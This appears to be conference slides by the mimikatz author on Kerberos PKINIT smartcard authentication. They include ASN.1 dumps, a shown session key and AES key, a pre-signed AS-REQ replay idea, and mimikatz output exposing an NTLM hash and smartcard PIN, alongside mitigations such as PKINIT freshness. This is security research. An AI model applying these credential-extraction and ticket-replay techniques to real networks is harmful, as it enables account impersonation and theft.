
```
C (137,1568) CONTEXT SPECIFIC (0)
  (1709,314) SET
    (1713,310) SEQUENCE
      (1717,1) INTEGER : '1'
      (1720,85) SEQUENCE
      (1807,9) SEQUENCE
      C (1818,61) CONTEXT SPECIFIC (0)
        (1820,22) SEQUENCE
        (1844,35) SEQUENCE
          (1846,9) OBJECT IDENTIFIER : messageDigest : '1.2.840.113549.1.9.'
            (1857,22) SET
              (1859,20) OCTET STRING : '0F38C624432E4F16D4B028DB46B5F34FEF44A'
            (1881,13) SEQUENCE
              (1883,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.'
                (1894,0) NULL
              (1896,128) OCTET STRING : 'D6951131B3BC00AEE4D930C9E4D573394A22CAE68DA9'
```



Private Key



Public Key




```
(4,9) OBJECT IDENTIFIER : envelopedData : '1.2.840.113549.1.7.3'
C (15,2584) CONTEXT SPECIFIC (0)
  (19,2580) SEQUENCE
    (23,1) INTEGER : '0'
    (26,239) SET
      (29,236) SEQUENCE
        (32,1) INTEGER : '0'
        (35,85) SEQUENCE
        (122,13) SEQUENCE
          (124,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1.1'
          (135,0) NULL
        (137,128) OCTET STRING : '7E0B66BE537C6CA09E8A3594E45981C87496443FC91F'
  (268,2331) SEQUENCE
    (272,9) OBJECT IDENTIFIER : signedData : '1.2.840.113549.1.7.2'
      (283,26) SEQUENCE
        (285,8) OBJECT IDENTIFIER : rc2CBC : '1.2.840.113549.3.2'
        (295,14) SEQUENCE
          (297,2) INTEGER : '160'
          (301,8) OCTET STRING : 'OB19B9038EE43D38'
    C (311,2288) CONTEXT SPECIFIC (0) : 'E82390E82436C2AA6476DB1E5BD4D74A2E94A6'
```

TGT + encrypted
session key

```
(5,216) SEQUENCE
  C (6,27) CONTEXT SPECIFIC (0)
    (8,25) SEQUENCE
      C (10,3) CONTEXT SPECIFIC (0)
        (12,1) INTEGER : '23'
      C (15,18) CONTEXT SPECIFIC (1)
        (17,16) OCTET STRING : '93B645646DCC99'
```

TGT



session key

Kerberos authentication

RSA Mode + Diffie–Hellman

Smartcards/tokens lead to asymmetric keys


```
C (64,58) CONTEXT SPECIFIC (0)      timestamp + DH Parameters
  |- C (66,56) SEQUENCE
    |- C (68,3) CONTEXT SPECIFIC (0)
      |- (70,1) INTEGER : '0'
    |- C (73,17) CONTEXT SPECIFIC (1)
      |- (75,15) GENERALIZED TIME : '20161216223445Z'
    |- C (92,6) CONTEXT SPECIFIC (2)
      |- (94,4) INTEGER : '1853451123'
    |- C (100,22) CONTEXT SPECIFIC (3)
      |- (102,20) OCTET STRING : '0000000000000000000000000000000000000000000000000000000000000000'
    C (124,289) CONTEXT SPECIFIC (1)
  |- C (128,285) SEQUENCE
    |- C (132,147) SEQUENCE
      |- (135,7) OBJECT IDENTIFIER : dhPublicNumber : '1.2.840.10046.2.1'
        |- (144,135) SEQUENCE
          |- (147,129) INTEGER : '00FFFFFFFCCCCCCCCC90FDAA22168C234C4C6628B'
          |- (279,1) INTEGER : '2'
        |- (282,132) BIT STRING UnusedBits: 0
          |- (286,128) INTEGER : '0DAA4406C282BE625A40B4A0D663598A625686BD1DE4F'
```

```
(1717,1) INTEGER : '1'
(1720,85) SEQUENCE
(1807,9) SEQUENCE
C (1818,61) CONTEXT SPECIFIC (0)
  |- (1820,22) SEQUENCE
    |- (1844,35) SEQUENCE
      |- (1846,9) OBJECT IDENTIFIER : messageDigest : '1.2.840.113549.1.9.'
        |- (1857,22) SET
          |- (1859,20) OCTET STRING : '0F38C624432E4F16D480000B46B5F34FEF444'
    |- (1881,13) SEQUENCE
      |- (1883,9) OBJECT IDENTIFIER : rsaEncryption : '1.2.840.113549.1.1'
      |- (1894,0) NULL
    |- (1896,128) OCTET STRING : 'D6951131B3BC00AEE4D930C9E4D573394A22CAE68DA9'
```

① AS-REQ

Private Key

Public Key



```
i (42,7) OBJECT IDENTIFIER : : '1.3.6.1.5.2.3.2'
C (51,172) CONTEXT SPECIFIC (0)
  |- (54,169) OCTET STRING
    |- (57,166) SEQUENCE
      |- C (60,136) CONTEXT SPECIFIC (0)
        |- (63,133) BIT STRING UnusedBits: 0
          |- (67,129) INTEGER : '00C5E191E0BAC80442EF5789A5'
      |- C (199,6) CONTEXT SPECIFIC (1)
        |- (201,4) INTEGER : '1853451123'
      |- C (207,17) CONTEXT SPECIFIC (2)
        |- (209,15) GENERALIZED TIME : '20161216235919Z'
```

TGT + encrypted session key



TGT

SessionKey:
f41ec16389147c43a8dc423c5079eb3b19ef59b719c148f10cf964d5d6bc7af0
07f5a77b6bada41e94bd3308d0433dace3771965963f745d3fd3205e98
0009bc9f9f68362eb319692f88d3a77113df5fbfd37c667f7c91d360f9fec576
4e8126020f57d5665651db95180e7a5228a1be4d6d761e690879d4e55199cb68

(-) Kerberos key (aes256_hmac):
5533c212ac890763bfb6a6d476e3e3ed394924815b35310ba4d9c78bf4c93d2e



Kerberos authentication

Mode	Secret needed to encode AS-REQ	Secret needed to decode AS-REP
Password / Key	YES	YES
RSA	YES	YES
RSA with Diffie-Hellman	YES	NO

- 💡 Once we have access to the Smartcard/Token, even for a short time, we can generate multiple pre-signed AS-REQ for future usage 😊
 - as long as the source certificate validity (usually seen « years »)
- 💡 Do you remember ? Windows LSA service **keeps PIN code in memory**
 - Useful on Terminal Server where LSASS can control remote Smartcards (even virtual ones) ;)



Demo !

The screenshot shows a Windows desktop environment. On the left is a vertical Start menu with icons for Administ..., This PC, Network, Recycle Bin, Control Panel, Win32, and vSphere. In the center is a terminal window titled "mimikatz 2.0 alpha x86 (oe.eo)". The terminal output is as follows:

```
mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.##^##. mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
.## { ## /* * *
.## } ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
.## ^ ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
.## # ## with 15 modules * * */

mimikatz # coffee
(( ))
(______)

mimikatz # markruss
Sorry you guys don't get it.

mimikatz #
```

To the right of the terminal window is a meme image featuring a screaming Roman soldier with a sword, overlaid with the text "THIS IS CRYPTO!" and the source "memegenerator.net".



Kerberos authentication

RSA Mode + Diffie–Hellman

Is this Windows specific : **NO**

– RFC 4556 :

3.1.1. Required Algorithms

All PKINIT implementations MUST support the following algorithms:

- o AS reply key enctypes: aes128-cts-hmac-sha1-96 and aes256-cts-hmac-sha1-96 [RFC3962].
- o Signature algorithm: sha-1WithRSAEncryption [RFC3370].
- o AS reply key delivery method: **the Diffie-Hellman key delivery method**, as described in Section 3.2.3.1.

– RFC 5349

This document describes the use of Elliptic Curve certificates, Elliptic Curve signature schemes and Elliptic Curve Diffie-Hellman (ECDH) key agreement within the framework of PKINIT



Kerberos authentication

RSA Mode + Diffie–Hellman

And what we can do?

- Microsoft try to improve current Kerberos protocol by RFC draft:
 - <https://datatracker.ietf.org/doc/draft-ietf-kitten-pkinit-freshness/>
 - <https://www.ietf.org/proceedings/91/slides/slides-91-kitten-1.pdf>
- They already implemented GPO for that (not tested) :
 - **But you must have a full network aware of it... (>= Windows 10 & 2016)**
- Unless you use ECC certificates, it's not common to use DH with RSA certificates in Windows environment
 - Push some IPS rules to inspect AS-REQ... it's signed, NOT encrypted!
 - Windows Event Log does not seems to make differences between RSA and RSA/DH 😞

SwiftOnSecurity
@SwiftOnSecurity

New Kerberos security option, "PKInit Freshness." Seen on Win10 Build 14905 /cc @gentilkiwi

Voir la traduction

KDC support for PKInit Freshness Extension

Not Configured Enabled Disabled

Comment:

Supported on: At least Windows Server 2016, Windows 10

Options: PKInit Freshness Extension options: Required

Help: Support for PKInit Freshness Extension requires Windows Server 2016 domain functional level (DFL). If the domain controller's domain is not at Windows Server 2016 DFL or higher this policy will not be applied.

This policy setting allows you to configure a domain controller (DC) to support the PKInit Freshness Extension.

If you enable this policy setting, the following options are supported:

Supported: PKInit Freshness Extension is supported on request. Kerberos clients successfully authenticating with the PKInit Freshness Extension will get the fresh public key identity SID.

Required: PKInit Freshness Extension is required for successful authentication. Kerberos clients which do not support the PKInit Freshness Extension will always fail when using public key credentials.

If you disable or not configure this policy setting, then the DC will never offer the PKInit Freshness Extension and accept valid authentication requests without checking for freshness. Users will never receive the fresh public key identity SID.

OK Cancel Apply



Kekeo bonus question?

- 🥝 Why do I use in my code:

```
if(CryptAcquireContext(&keyInfo->hProv, NULL, MS_ENH_DSS_DH_PROV, PROV_DSS_DH, CRYPT_VERIFYCONTEXT))  
{  
    ((PDWORD) (((PULONG_PTR) keyInfo->hProv)[28] ^ 0xa2491d83))[5] = 1; // :)  
    ...
```





kekeo – Cert to NTLM ?

- By default, when using SmartCard logon, NTLM hash is in memory for retro-comp. stuff
 - not when using protected users*

- How does it works ?

- [MS-PKCA] to the rescue !

In order to support NTLM authentication [MS-NLMP] for applications connecting to network **services** that do not support Kerberos authentication, when PKCA is used, the KDC returns the user's NTLM **one-way function (OWF)** in the **privilege attribute certificate (PAC)** PAC_CREDENTIAL_INFO buffer ([MS-PAC] section 2.6.1).

```
mimikatz 2.1.1 x86 (oe.eo)
User Name      : admin
Domain        : LAB
Logon Server   : DC-0
Logon Time    : 27/04/2017 09:24:53
SID           : S-1-5-21-412031729-2859336904-20738809

msv :
[00000003] Primary
* Username : admin
* Domain  : LAB
* NTLM     : c3335430a69f1ec3f8bfa2314899bd5b
* DPAPI    : 2137eb2ea31ce320be8117e4f73dcbcc

tspkg :
wdigest :
* Username : admin
* Domain  : LAB
* Password : (null)

kerberos :
* Username : admin
* Domain  : LAB.LOCAL
* Password : (null)
* Smartcard
  PIN code : 0000
  Card     : IDPrime MD T=0
  Reader   : OMNIKEY CardMan 3x21 0
  Container: te-KiwiCaP-2024b5fb-1ef1-46e1-a73-
  Provider : Microsoft Base Smart Card Crypto P
```



kekeo – “ServiceName is not a boundary”

- Thanks to Alberto Solino (CoreSecurity) we now know that the SPN in a ticket is not a security boundary.

- *The impacket's guy*
- <https://www.coresecurity.com/blog/kerberos-delegation-spns-and-more>


- In fact, only the key used to encrypt ticket is the boundary

- Yes, all services using the same key can share the same ticket...

- In impacket, Alberto can force its function to explicitly use a particular ticket.

- I can't (easily) make the same in Windows

- And what ?





Demo !

mimikatz 2.0 alpha x86 (oe.eo)

```
#####
#Kiwi en C#
#####
#* * *
# Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
# http://blog.gentilkiwi.com/mimikatz (oe.eo)
# with 15 modules * * */

mimikatz # coffee
(( ))
(______)

mimikatz # markruss
Sorry you guys don't get it.


mimikatz #
```

**SECURITY
BOUNDARIES**



That's all Folks!

شكرا



- ⌚ mimikatz
- ⌚ source
- ⌚ contact

<http://blog.gentilkiwi.com/mimikatz> (French)

<https://github.com/gentilkiwi> ← go here for English Wiki & Release (kekeo too) ;)

[@gentilkiwi / \[benjamin@gentilkiwi.com\]\(mailto:benjamin@gentilkiwi.com\)](mailto:@gentilkiwi)